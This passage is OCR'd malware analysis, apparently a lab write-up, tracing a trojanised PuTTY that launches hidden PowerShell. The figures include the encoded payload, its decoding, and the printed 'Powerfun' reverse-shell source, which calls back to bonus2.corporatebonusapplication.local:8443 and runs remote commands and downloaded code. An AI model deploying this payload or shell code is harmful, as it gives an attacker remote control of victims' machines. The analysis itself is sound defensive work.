putty.exe (2204)	SSH, Telnet, Rlog...	C:\Users\Chris\Desktop\putty.exe	🟩	Simon Tatham	DESKTOP-RK85...	"C:\Users\Chris\...	3/4/2023 6:52:44...	n/a
Procmon.exe (2028)	Process Monitor	C:\Users\Chris\Desktop\Procmon.exe	🟩	Sysinternals - ww...	DESKTOP-RK85...	"C:\Users\Chris\...	3/4/2023 6:52:48...	n/a
Procmon64.exe (920)	Process Monitor	C:\Users\Chris\AppData\Local\Tem...	🟩	Sysinternals - ww...	DESKTOP-RK85...	"C:\Users\Chris\A...	3/4/2023 6:52:49...	n/a
putty.exe (3744)	SSH, Telnet, Rlog...	C:\Users\Chris\Desktop\putty.exe	🟩	Simon Tatham	DESKTOP-RK85...	"C:\Users\Chris\...	3/4/2023 6:52:59...	n/a
powershell.exe (4296)	Windows PowerS...	C:\Windows\SysWOW64\Windows...		Microsoft Corporat...	DESKTOP-RK85...	powershell.exe -n...	3/4/2023 6:52:59...	3/4/2023 6:53:04...
Conhost.exe (1984)	Console Window ...	C:\Windows\System32\Conhost.exe		Microsoft Corporat...	DESKTOP-RK85...	\??\C:\Windows\...	3/4/2023 6:52:59...	3/4/2023 6:53:04...
GoogleCrashHandler.exe (3940)	Google Crash Han...	C:\Program Files (x86)\Google\Upda...	🟩	Google LLC	NT AUTHORITY\...	"C:\Program Files ...	3/4/2023 6:45:30...	n/a
GoogleCrashHandler64.exe (3992)	Google Crash Han...	C:\Program Files (x86)\Google\Upda...	🟩	Google LLC	NT AUTHORITY\...	"C:\Program Files ...	3/4/2023 6:45:30...	n/a
		Idle					3/4/2023 9:43:38...	n/a


Description: Windows PowerShell
Company: Microsoft Corporation
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System
User: DESKTOP-RK85AMC\Chris
PID: 4296 Started: 3/4/2023 6:52:59 AM
Exited: 3/4/2023 6:53:04 AM

Figure 6: Host based indicator putty parent process and powershell.exe child process.

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4D


If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLT
gXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27D
vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfy
pD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI
3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
OthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF
8i/mtl93dQkAAA==

Figure 7: PowerShell script part of string base64 encoded.



```
Additional RRs: 0
▾ Queries
  ▸ bonus2.corporatebonusapplication.local: type A, class IN
  [Response In: 2]
```

Figure 8: DNS callback domain.




```
▸ Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_c3:1d:6f (08:00:27:c3:1d:6f), Dst: PcsCompu_6e:33:77 (08:00:27:6e:33:77)
▸ Internet Protocol Version 4, Src: 192.168.0.6, Dst: 192.168.0.4
▾ Transmission Control Protocol, Src Port: 49789, Dst Port: 8443, Seq: 0, Len: 0
    Source Port: 49789
    Destination Port: 8443
    [Stream index: 0]
    [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 650974358
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
```

```
0000  08 00 27 6e 33 77 08 00  27 c3 1d 6f 08 00 45 00   ··'n3w·· '··o··E·
0010  00 34 3b 74 40 00 80 06  3d f5 c0 a8 00 06 c0 a8   ·4;t@··· =·······
```


enp0s3: <live capture in progress>
Packets: 19 · Displayed: 19 (100.0%)
Profile: Default
remnux@remnux: ~
Capturing from enp0s3
1/2

Figure 9: Callback port number.



```
remnux@remnux:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87
yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC
/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pIm
JC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam2
7DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAy
HBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKd
ThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY
qI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL
2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnh
GVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt
l93dQkAAA==" | base64 -d > out
remnux@remnux:~$ ls
Desktop  Documents  Downloads  Music  out  Pictures  Public  Templates  Videos
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, orig
inal size modulo 2^32 2421
remnux@remnux:~$ 
```


Figure 10: Decoded base 64 and output to file named out.



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
```


Figure 11: Decoded rest PowerShell script from base64.

]



```
C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
        127.0.0.1       bonus2.corporatebonusapplication.local

C:\Windows\System32\drivers\etc
λ
```

Figure 12: DNS record of hosts 127.0.0.1 name resolution bonus2.corporatebonusapplication.local.




```
C:\Windows\System32\drivers\etc
λ ncat -nvlp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49852.
━♥♥ ├☻  ┐♥♥d♦à┼■qê╤└h╨#)R_Ö☻ìσ↑%ÅAÆLSJ╗& >>  *└,└+└0└/ ƒ ₧└$└#└(└·└
└       └ͅ└‼ ¥ £ = < 5 /
☻  1   + )  &bonus2.corporatebonusapplication.local
 → ♠♦☻♣☻☻☻♦♥♣♥☻♥☻☻♠☻♠♥ #   ↨   ☻ ☻
```


Host Name (or IP address):
Port: 22
Connection type: ● SSH ○ Serial ○ Other: Telnet
Saved Sessions:
Default Settings
Close window on exit: ○ Always ○ Never ● Only on clean exit

Figure 13: Prompt of command and control.

